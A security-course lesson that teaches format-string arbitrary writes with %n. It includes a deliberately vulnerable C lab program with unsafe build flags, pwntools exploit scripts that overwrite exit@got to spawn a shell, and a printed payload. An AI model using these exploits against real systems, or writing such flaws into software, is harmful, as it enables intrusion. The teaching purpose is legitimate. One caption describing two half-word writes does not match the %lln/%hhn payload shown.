Lesson 7.2: Arbitrary Memory Writes with %n
Lesson 7.1 gave us reading. The %n specifier turns a format string bug into a writing tool, since it writes the number of characters printed so far to an address. Control the character count and the destination address, and you can write any value to any place. This lesson uses %n to overwrite a GOT entry, turning exit into win, and gets a real shell on glibc 2.39.
 fmtstr_payload splits the write into two half-word writes so exit@got becomes the address of win.
Time: about 70 minutes of reading and lab work. Difficulty: medium to hard.
Prerequisites: Lesson 7.1 (finding the offset, the format string mechanism), Lesson 1.3 (GOT and PLT), Lesson 5.1 (RELRO), and Lesson 8.1 if you want to go deeper into GOT overwrites.
Tools: pwntools (especially fmtstr_payload), gdb with pwndbg, checksec.
Goals
After this lesson you will understand what %n writes, where it writes it, and how %hn/%hhn write 2 or 1 bytes, be able to write a large value in pieces instead of printing billions of characters, use pwntools’s fmtstr_payload to generate the write payload automatically, overwrite a GOT entry to redirect execution and get a shell, and know when Full RELRO blocks a GOT write and what to target instead.
Theory
How %n writes
%n prints nothing. It takes the matching argument as a pointer and writes to it the number of characters printf has printed so far, as an int (4 bytes). Variants:
%hnwrites 2 bytes (ashort).%hhnwrites 1 byte (achar).%nwrites 4 bytes,%llnwrites 8 bytes.
To write a value V to an address A: place A into a cell on the stack that we control (our own buffer, as in Lesson 7.1), print exactly V characters, and use %n pointing at the cell holding A. Printing exactly V characters usually relies on the width flag, for example %100c prints one character but pads to 100 columns, adding 100 to the counter.
Why you write it word by word
If the address to write is a large value like 0x401186, writing all 4 bytes with one %n means printing 0x401186, over 4 million characters, which is slow and likely to break. The trick is to split it, writing the low 2 bytes with one %hn and the high 2 bytes with another %hn, each needing at most 65535 characters printed. %hhn can even write one byte at a time. The character counter only ever increases, so when writing in several stages you sort the values in increasing order and add only the difference each time.
Good news: pwntools does all of this for you. fmtstr_payload(offset, {addr: value}) automatically picks %hn/%hhn, orders the writes, and places the destination addresses in the payload. You only need the offset (found as in Lesson 7.1) and the address/value pairs.
Choosing a target: a GOT entry
The GOT (Global Offset Table) is a table of pointers to library functions. When a binary calls exit, it actually jumps through exit@plt, which then jumps to the pointer held in exit@got. If we overwrite exit@got with the address of win, then the call exit(0) runs win instead of exiting. This is GOT overwrite.
Conditions for being able to write the GOT:
- RELRO (Relocation Read-Only) decides whether the GOT is writable. Partial RELRO:
.got.pltstays writable, GOT overwrite works. Full RELRO (the gcc 13 default): the entire GOT becomes read-only after loading, writing to it SIGSEGVs, and you have to pick a different target. - This lab’s binary deliberately builds with Partial RELRO to demonstrate the classic technique.
ASLR and no-PIE: why no leak is needed here
Lab 7.2 builds no-PIE. The binary’s own region (code, GOT, global variables) loads at the fixed address 0x400000, and ASLR does not touch it (ASLR only randomizes libc, the stack, and the heap). So both the write target (exit@got = 0x404030) and the value to write (win = 0x401186) are fixed and known in advance, no leak needed. This is different from Lesson 7.1, which had to leak because everything there was in a randomized region. If the binary were built with PIE, you would have to leak the PIE base first (as in Lesson 7.1) before you could know the GOT and win addresses to write.
If Full RELRO blocks the GOT write
When the GOT is read-only, pick a different target for %n:
- The saved return address on the stack: overwrite the return address to jump to
winor to build a ROP chain. This needs a leaked stack address first (a stack pointer from%p). - A function pointer or global variable the program will use later (for example a permission-check flag, or a callback).
- Avoid
__malloc_hook/__free_hook: these hooks were removed starting glibc 2.34 and no longer exist on glibc 2.39.
Demo
Environment: Ubuntu 24.04.4, glibc 2.39, gcc 13.3.0, ASLR on.
Here is the source, src.c (shortened).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
void win() {
    puts("[win] control flow hijacked by a %n write!");
    system("/bin/sh");
    _exit(0);
}
int main() {
    char buf[256];
    setvbuf(stdout, NULL, 2, 0);
    puts("== fmtstr write demo (glibc 2.39) ==");
    printf("fmt> ");
    int n = read(0, buf, sizeof(buf) - 1);
    if (n <= 0) return 1;
    buf[n] = 0;
    printf(buf);     // <-- the bug: %n writes here
    puts("");
    exit(0);         // exit goes through the PLT/GOT -> overwriting exit@got redirects here
    return 0;
}
Build it as shown in the Lab section below.
1
2
3
4
5
# no-PIE: win and the GOT are fixed addresses, no leak needed even with ASLR on.
# -fno-stack-protector: no canary. FORTIFY off so %n is not blocked.
# -Wl,-z,relro,-z,lazy: Partial RELRO -> .got.plt stays writable.
gcc -U_FORTIFY_SOURCE -D_FORTIFY_SOURCE=0 -fno-stack-protector -no-pie \
    -fcf-protection=none -Wl,-z,relro,-z,lazy -O0 -g -o writen src.c
checksec: Partial RELRO, No canary, NX enabled, No PIE. win = 0x401186, exit@got = 0x404030.
Finding the offset
Send BBBBBBBB.%p.%p...; the marker 0x4242424242424242 lands at %6$p, so the offset is 6.
Method 1: pwntools fmtstr_payload
1
2
3
4
5
6
7
context.binary = e = ELF('./writen')
payload = fmtstr_payload(6, {e.got['exit']: e.sym['win']}, write_size='short')
io = process('./writen')
io.recvuntil(b'fmt> ')
io.sendline(payload)
io.recvuntil(b'hijacked by a %n write!')   # win() has run
io.sendline(b'id')
pwntools generates this payload, printed here to show the mechanism.
1
[*] fmtstr_payload (40 bytes): b'%4486c%9$lln%186c%10$hhn0@@\x00\x00\x00\x00\x002@@\x00\x00\x00\x00\x00'
Reading this payload, it prints 4486 characters then %9$lln writes (slot 9 holds 0x404030), then prints 186 more characters before %10$hhn writes a byte (slot 10 holds 0x404032). pwntools arranges this so the running total matches each stage. The two destination addresses sit at the end of the payload (0@@... is 0x404030, 2@@... is 0x404032), exactly matching slots 9 and 10.
Here is the real output when run, as seen in the transcript in the Lab section below.
1
2
3
4
5
6
[+] win() has run, inside a shell
===PWNED_7_2===
uid=0(root) gid=0(root) groups=0(root)
6.8.0-134-generic
===END===
[OK] exit@got overwritten -> win -> shell successful
exit(0) jumped into win, system("/bin/sh") gave a shell, running id shows uid=0(root).
Method 2: a single %hn by hand
To see the mechanism clearly, do it manually. win = 0x401186. Conveniently, exit@got initially holds the resolver stub 0x00401096, meaning byte 3 is already 0x40 and the high bytes are 00. So we only need to write the low 2 bytes 0x1186 (= 4486) with a single %hn.
1
2
3
4
count = win & 0xffff                  # 0x1186 = 4486
fmt = ('%%%dc' % count).encode() + b'%8$hn'   # buf at pos6 -> the address is at pos8 = buf+16
fmt = fmt.ljust(16, b'A')
payload = fmt + p64(e.got['exit'])    # place exit@got at buf+16
Printing 4486 characters, then %8$hn writes the 2 bytes 0x1186 into exit@got, the existing 0x40 byte and the high 00 bytes stay as they are. exit@got becomes 0x401186 = win. This was also tested and produces a shell with uid=0(root). Change the METHOD variable in exploit.py to run this version.
Lab
- Challenge: the binary, with Partial RELRO, no-PIE, no canary, ASLR on, and a
win()function. - Goal: overwrite
exit@gotwithwinusing%n, get a shell. - Hints, in steps:
- Hint 1: find the offset as in Lesson 7.1 (marker plus
%N$p). - Hint 2: get
e.got['exit']ande.sym['win']from pwntools; no-PIE means they are fixed. - Hint 3: let pwntools handle the write:
fmtstr_payload(offset, {e.got['exit']: e.sym['win']}). - Hint 4: for a deeper understanding, write a
%hnby hand. Look at the initial value ofexit@gotto decide how many bytes you actually need to change.
- Hint 1: find the offset as in Lesson 7.1 (marker plus
- Self check: can you explain “why no leak is needed on a no-PIE binary” and “what target to use instead when Full RELRO is on”?
Key takeaways
%nwrites the number of characters printed so far, to the address given by its argument.%hnwrites 2 bytes,%hhnwrites 1 byte, used to write a large value in stages.- The write target and the write value must already be known, sitting on the stack or inside the binary.
- GOT overwrite needs a writable GOT: Partial RELRO or No RELRO.
- Full RELRO means switching to the saved RIP, a function pointer, or a global variable instead.
- no-PIE: the target and the value are fixed, no leak needed even with ASLR on.
Common pitfalls
- Writing 4 or 8 bytes in one shot. Printing millions to billions of characters hangs the program. Always split with
%hn/%hhn. - Trying to write the GOT anyway under Full RELRO. The write SIGSEGVs. Check
checksecfirst; under Full RELRO pick a different target. - Wrong parameter offset for the destination addresses. pwntools places the destination addresses right after the directive section, so they land at offset+k, not at offset itself. Let pwntools compute this by passing it the original
offset. - Using
fmtstr_payloadbut forgettingcontext.binary/context.bits. The payload gets the wrong pointer width. Always setcontext.binary = ELF(...)first. - Worrying about whether
exit@gotis already resolved. It does not matter here: whether it holds the stub or the realexit, we overwrite it withwineither way. On a different binary, though, the target function must actually be called AFTER the overwrite happens. - Looking for
__malloc_hook/__free_hookon a modern glibc. They were removed starting 2.34; on glibc 2.39 they do not exist, do not waste time there.
Further reading
- Lesson 8.1: GOT overwrite as its own standalone technique, other GOT targets.
- pwntools documentation for
fmtstr_payload(thewrite_sizeoptions, how it stages the writes). man 3 printf, the%nsection and glibc’s security warning about it.- The format string (write) challenges on pwnable.tw, to practice multi-stage writes and writes when the GOT is locked.